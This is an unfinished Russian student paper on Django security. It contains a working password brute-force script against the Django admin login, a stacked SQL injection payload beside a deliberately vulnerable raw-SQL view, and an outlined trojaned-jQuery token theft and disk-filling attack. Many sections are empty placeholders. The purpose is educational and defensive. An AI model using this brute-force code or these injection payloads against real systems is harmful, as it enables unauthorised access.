Введение

Данная исследовательская работа посвящена безопасности Django framework.

Django – это большой веб-фраеморк написанный на Python, реализующий паттерн MVC, в который встроено все необходимое для постороения большинства веб-приложений. Django позволяет удешевить разработку за счет встроенных механизмов работы с базой данных, рендеринга HTML-шаблонов, роутинга, а также большого количества библиотек, как специфичных для Django, так и из богатой экосистемы Python.

Цели

Целью данной работы является исследование Django framework с точки зрения защиты инфромации. Приступая к данной работе я заранее понимаю, что найти реальные уязвимости является достаточно сложной и практически нереальной задачей. Причиной тому является зрелость данной технологии: django существует с 2005-го года, обладает большим сообществом разработчиков, используется компаниями IT-гигантами. С учетом данного факта я ставлю перед собой следующие цели:

* Исследовать структуру Django: выделить основные компоненты и опеределить их зону отвественности.
* Исследовать механизмы авторизации, аутентификации и идентификация спецефичные для веб-приложений, реализовать их на практике с помощью Django и на практике объяснить их достоинства и недостатки.
* Исследовать встроенные механизмы защиты и предпринять попытки обойти их, как в стандартных ситуациях, так и в ситуациях, когда разработчиком допущены ошибки, создающие уязвимости.

Более глобальной целью является выделение и обоснование знаний, которые помогут Django-разрабочикам создавать безопасные веб-приложения.

Структура работы

Данная работа будет разбита на 3 главы, соответственно отвечающие за каждую сформулированную цель.

*Глава 1.* Изучение структуры Django. Как framework работает, из каких слоев состоит, какие задачи решает каждый слой.

*Глава 2.* Практическая реализация различных способов авторизации и аутентификации (base authorization, session authorization, token authrization, oauth 1.0, oauth 2.0) и демонстрация на практике достоинств и недостатков каждого способа.

*Глава 3.* Изучение встроенных механизмов защиты от распостраненных видов атак: csrf, clickjacing, ddos, sql инъекции, подбор пароля, намеренное допущение ошибок, которые позволят данные атаки провести успешно и релизация защиты от них.

Дополнительно в главы будут встраиваться кейсы, которые будут нумероваться отдельно. Кейс – это конфигурция Django-проекта и последовательность действий, которые позволят либо получить неправомерный доступ к ресурсу поставляемому приложением, либо помешать правомерному доступу.

Глава 1. Архитектура и история Django

Данная глава посвящана описанию Django. В ней я поставраюсь ответить следующей на вопросы:

* Когда появился и развивался Django?
* Какие задачи Django решает?
* Для чего используется?
* Какая архитектура у Django?

История Django

Выпущен фраемворк Django был в 2005 году, т.е. более чем в 15 лет назад. На протяжении всего своего жизненного цикла он активно развивался и продолжает развиваться (версия 4.0 была представлена 7 декабря 2021 года) (ссылка).

С момента появления Django веб-разработка сильно изменилась: браузеры стали функциональнее и стандартизирование, активное развитие получил javascript, json захватил мир общения между сервером и клиентом, повсеместным стало REST-API, в тренд пришла асинхронность.

На протяжении своей истории Django все старался соответствовать трендам: в 2011 году был представлен Django Rest Framework для легкой реализации REST API поверх Django, в 2013 появилась поддержка Python 3, в 2019 с релизом версии 3.0 появилась поддержка асинхронности.

За счет долгой истории Django, с одной стороны, успел раздуться и обрасти редкоиспользуемыми в мире современной разработки (например, RSS-ленты), с другой обладает встроенными возможностями для реализации практически любых требований. Однако главное, что спустя долгий путь развития порог входа в разработку на Django остался низким.

Какие задачи Django решает

Дописать. Основные задачи, решаемые Django:

* Взаимодействия кода на Python и базы данных. Django обладает собственной ORM, которая поддерживает транзакции и миграции. Обладает собственными абстракциями над SQL, позволяющими взаимодействовать с базой данных абсолютно не зная SQL (хотя для профессионального разработчика это и обязательно).
* Постороение административной панели сайта. В Django есть встроенная возможность, которая позволяет малыми силами создать стандартизированную панель для создания, изменения и удаления объектов в БД. (скриншот админки)
* Построение HTML шаблонов. В Django встроена система HTML шаблонов с собственными тегами и наследованием, которая позволяет строить отобржаение данных в виде HTML.
* Маршрутизации запросов. В Django встроен диспетчер URL на основе регулярных выражений, который позволяет преобразовывать запросы в вызовы функций.
* Авторизация и утентификация пользователей.
* Работа с формами.
* Тестирование

Для чего Django используется?


Изначально Django использовался, как fullstack-framework, т.е. Django отвечал за всё веб-приложение. Архитектура таких приложений была такова: в ответ на запросы генерировались html-страницы, раздавались статические файлы, в которых по необходимости был встроен javascript-код.

Сейчас роль Django сузилась до создания бекенда и предоставления REST-API современным javascript framework-ам (react, vue.js) и мобильным приложениям.

**Какая архитектура приложений созданных с помощью Django ?**

Текст

**Как Django устроено изнутри?**



Глава 2. Система аутентификации Django

Глава 3. Безопасность в Django

Предыдущие две главы получились более теоритическими, в данной же главе будет только практика. Рассмотрим 10 кейсов, как можно «взломать», либо «сломать» приложение посторенное на Django.

Кейс 1. Вход в административную панель

В Django существует встроенная административная панель, попав в которую можно получить доступ к интерфейсу редактора базы данных. По стандарту Url доступа к базе данных одинаковый: /admin/.

Предположим, что администратор выбрат себе легкий пароль: 123456 и попробуем написать скрипт для перебора пароля от 123400 до 123500.

Нам интресно, как поведет себя Django: заблокирует ли злоумышленника за большое количество запросов, сообщит ли о таком количестве попыток войти в систему.

Хотя ситуация и гипотетическая, но опасная: человек по своей натуре не любит сложные пароли. Согласно статье на habr: <https://habr.com/ru/post/484088/>, выбранный нами пароль является самый распостранненым в слитых базах данных.

Мною был написан скрипт, представленный в листинге 1. Итоговый результат работы, данного скрипта представлен на рисунке 1.

Import requests  
  
host = ‘http://localhost:8000’  
  
  
def hack\_the\_site():  
 data = requests.get(  
 f’{host}/admin/?next=/admin/’  
 )  
 csrf\_token = data.headers.get(‘Set-Cookie’).split(‘;’)[0].split(‘=’)[1]  
 print(f”Получили token: {csrf\_token}”)  
 for value in range(123400, 123500):  
 password = str(value)  
 result = requests.post(  
 f’{host}/admin/login/?next=/admin/’,  
 data={  
 ‘csrfmiddlewaretoken’: csrf\_token,  
 ‘username’: ‘admin’,  
 ‘password’: password  
 },  
 headers={  
 ‘X-CSRFToken’: csrf\_token,  
 ‘Cookie’: f’csrftoken={csrf\_token}’  
 }  
 )  
 if ‘Welcome’ in result.text:  
 print(f’Пароль “{password}”…......................OK’)  
 return password  
 else:  
 print(f’Пароль “{password}”….....................NOT’)  
 return None  
  
  
if \_\_name\_\_ == ‘\_\_main\_\_’:  
 success\_password = hack\_the\_site()  
 if success\_password:  
 print(“Пароль подобран: “, success\_password)  
 else:  
 print(“Не удалось подобрать пароль”)

Листинг 1.




Рисунок 1.

Как мы можем убедиться, стандартная конфигурация Django, в только ко что созданном приложении, позволяет буквально за пару минут перебрать более 50 паролей и получить данные о входе.

В реальности встретить пароль находящийся точно в диапазоне сложно. Однако злоумышленник может дейстовать по другому: взять базу данных с самыми распостраненными паролями и попробовать пройти по ним.

Код из листинга 1 выполнялся порядка 130 секунд, т.е. чуть больше 2 секунд на Распараллелив скрипт из листинга 1, на 6-ти ядерном процессоре в течении часа можно перебрать более 10 тысяч паролей, а если сделать код асинхронным, то можно дойти вплоть до миллиона. В таком случае вероятность встретить «распостраненный» пароль будет идти на 10-ки процентов. Согласано данным из статьи, приведенным в таблице 1 - 35% паролей содержат менее 8 символов. Т.е. потанциально перебираемы за несколько часов.

|  |  |
| --- | --- |
| 4,883,711,954 | всего паролей |
| 779,281,749 | паролей содержат только цифры |
| 1,275,706,800 | паролей содержат только буквы |
| 13,696,084 | паролей содержат буквы кириллического алфавита |
| 159,948,243 | паролей содержат буквы, цифры и спецсимволы |
| 3,126,556,695 | паролей содержат 8 и более символов |

Таблица 1

*Выводы:*

1. При разработке на django стоит учитывать тот факт, что framework свободно относится к паролям и не накладывает на них жестких требований. Необходимо накладывать ограничения на пароли самостоятельно.
2. Django не накладывает ограничений на поступающие запросы от одного пользователя. В узких местах, (например, регистрация или вход) стоит самостоятельно ограничивать количество поступающих запросов.
3. Необходимо изменять и прятать стандартный адрес административной панели, либо не использовать вовсе.

Кейс 2. SQL инъекция запрос

Django предоставляет два способа взаимодействия с базой данных: через ORM и через SQL запросы. Проверим оба этих способа на возможноост внедрения SQL инъекций.

Попробуем написать легкое приложение со следующим смыслом: администратор может создавать книги, а пользователь может получать эти книги. Попробуем внуть запроса на создание книги, внедрить создание собственной.

Мы описали модель, представленную на листинге 2. Модель отображается в базу данных, которая заполена некоторыми данными, изображенными на рисунке 3.

class Book(models.Model):  
 name = models.CharField(max\_length=64)  
 author = models.CharField(max\_length=64)

Листинг 2.




Рисунок 3.

На листенинге 3 представлены 5 SQL-запросов. Запрос №1 желаемый нами, в него встраивается пользовательский ввод.

Запрос №2 обычный запрос генерируемый с помощью ORM при входных данных «Достоевский Ф.М.». Запрос №3 запрос при вводе в качестве пользовательских данных

(1) SELECT \* FROM "case2\_book" WHERE "case2\_book"."author" = <User input>

(2) SELECT "case2\_book"."id", "case2\_book"."name", "case2\_book"."author" FROM "case2\_book" WHERE "case2\_book"."author" = \'Достоевский Ф.М.\'

(3) SELECT "case2\_book"."id", "case2\_book"."name", "case2\_book"."author" FROM "case2\_book" WHERE "case2\_book"."author" = \'Достоевский Ф.М.\'\'; INSERT INTO "case2\_book" ("name", "author") VALUES (\'\'Война и мир\'\', \'\'Толстой Л.Н.\'\');SELECT "case2\_book"."id", "case2\_book"."name", "case2\_book"."author" FROM "case2\_book" WHERE "case2\_book"."author" = \'\'Достоевский Ф.М.\'

(4) 'SELECT "case2\_book"."id", "case2\_book"."name", "case2\_book"."author" FROM "case2\_book" WHERE "case2\_book"."author" = \'Достоевский Ф.М.\'

(5) SELECT "case2\_book"."id", "case2\_book"."name", "case2\_book"."author" FROM "case2\_book" WHERE "case2\_book"."author" = \'Достоевский Ф.М.\'; INSERT INTO "case2\_book" ("name", "author") VALUES (\'Война и мир\', \'Толстой Л.Н.\');SELECT "case2\_book"."id", "case2\_book"."name", "case2\_book"."author" FROM "case2\_book" WHERE "case2\_book"."author" = \'Достоевский Ф.М.\'


Листининг 3


def get\_books\_orm(request):  
 author = request.POST.get("author")  
 books = Book.objects.filter(author=author)  
  
 result = []  
 for book in books:  
 result.append({  
 "name": book.name,  
 "author": book.author  
 })  
  
 print(connection.queries)  
 return JsonResponse({"data": result}, status=201)

Листенинг 4.

def get\_books\_raw(request):  
 author = request.POST.get("author")  
  
 sql\_query = '''SELECT "case2\_book"."id", "case2\_book"."name", "case2\_book"."author"   
 FROM "case2\_book"   
 WHERE "case2\_book"."author" = '{}'  
 '''.format(author)  
  
 books = Book.objects.raw(sql\_query)  
  
 result = []  
 for book in books:  
 result.append({  
 "name": book.name,  
 "author": book.author  
 })  
  
 print(connection.queries)  
 return JsonResponse({"data": result}, status=201)

Листенинг 5





Кейс 3. Подмена токена через JS

Представим, что мы злоумышленники.

Наша цель: украсть токен, который хранится в локальном хранилище. Украсть из LocalStorage легко с помощью JavaScript.

Наши действия:

* Создаем блок о веб-разработке;
* Пишем статью, например, «как сделать обработку кнопки на сайте с Django»;
* В статье предлагаем установить jQuery. Ссылку в jQuery даем свою собственную;
* Код jQuery немного меняем, добавляем туда код для проверки локального хранилища по ключу token и в случае нахождения отправляем его на собственный сервер (в кейсе, для простоты, выведем).
* Мы получили token и адрес сайта. Теперь остается воспользоваться ими.

Кейс 4. Свободное место на диске

Представим, что мы опасный преступник и сегодня наша ориентировка должна поступить на сайт ФСБ. Наша цель предотвратить это, что успешно покинуть страну, пока нас не стали искать.

На сайте ФСБ мы нашли форму, которая позволяет нам отправлять ориентировки преступников. Постараемся забить все место на сервере ФСБ и отправить много фотографий котов.

Кейс 5. Взлом через secret key

Представим, что мы нашли открытый код работающего на Django веб-приложения, а там Secret key выложен в открытом виде. Попробуем зная secret key получить доступ к приложению Django

Кейс 6. XSS - атака

Допустим, мы разработчики решили сделать форум на сайте банка для обсуждения кешбека нашими пользователями. На данное задание мы выслали junior-разработчиков, так как оно не сложное, а более продвинутых отправим следить за безопасностью переводов.

На форуме нужно дать возможность пользователям выделять жирным слова и делать заголовки. Разработчики решили отправлять хранится в БД сразу html-код, а потом его же и отрисовывать.

Кейс 7. Clickjacking

отключение защиты для яндекс метрики

**Кейс 8. Загрузка файлов**

FileField мб

**Кейс 9. Python скрипт через text to code**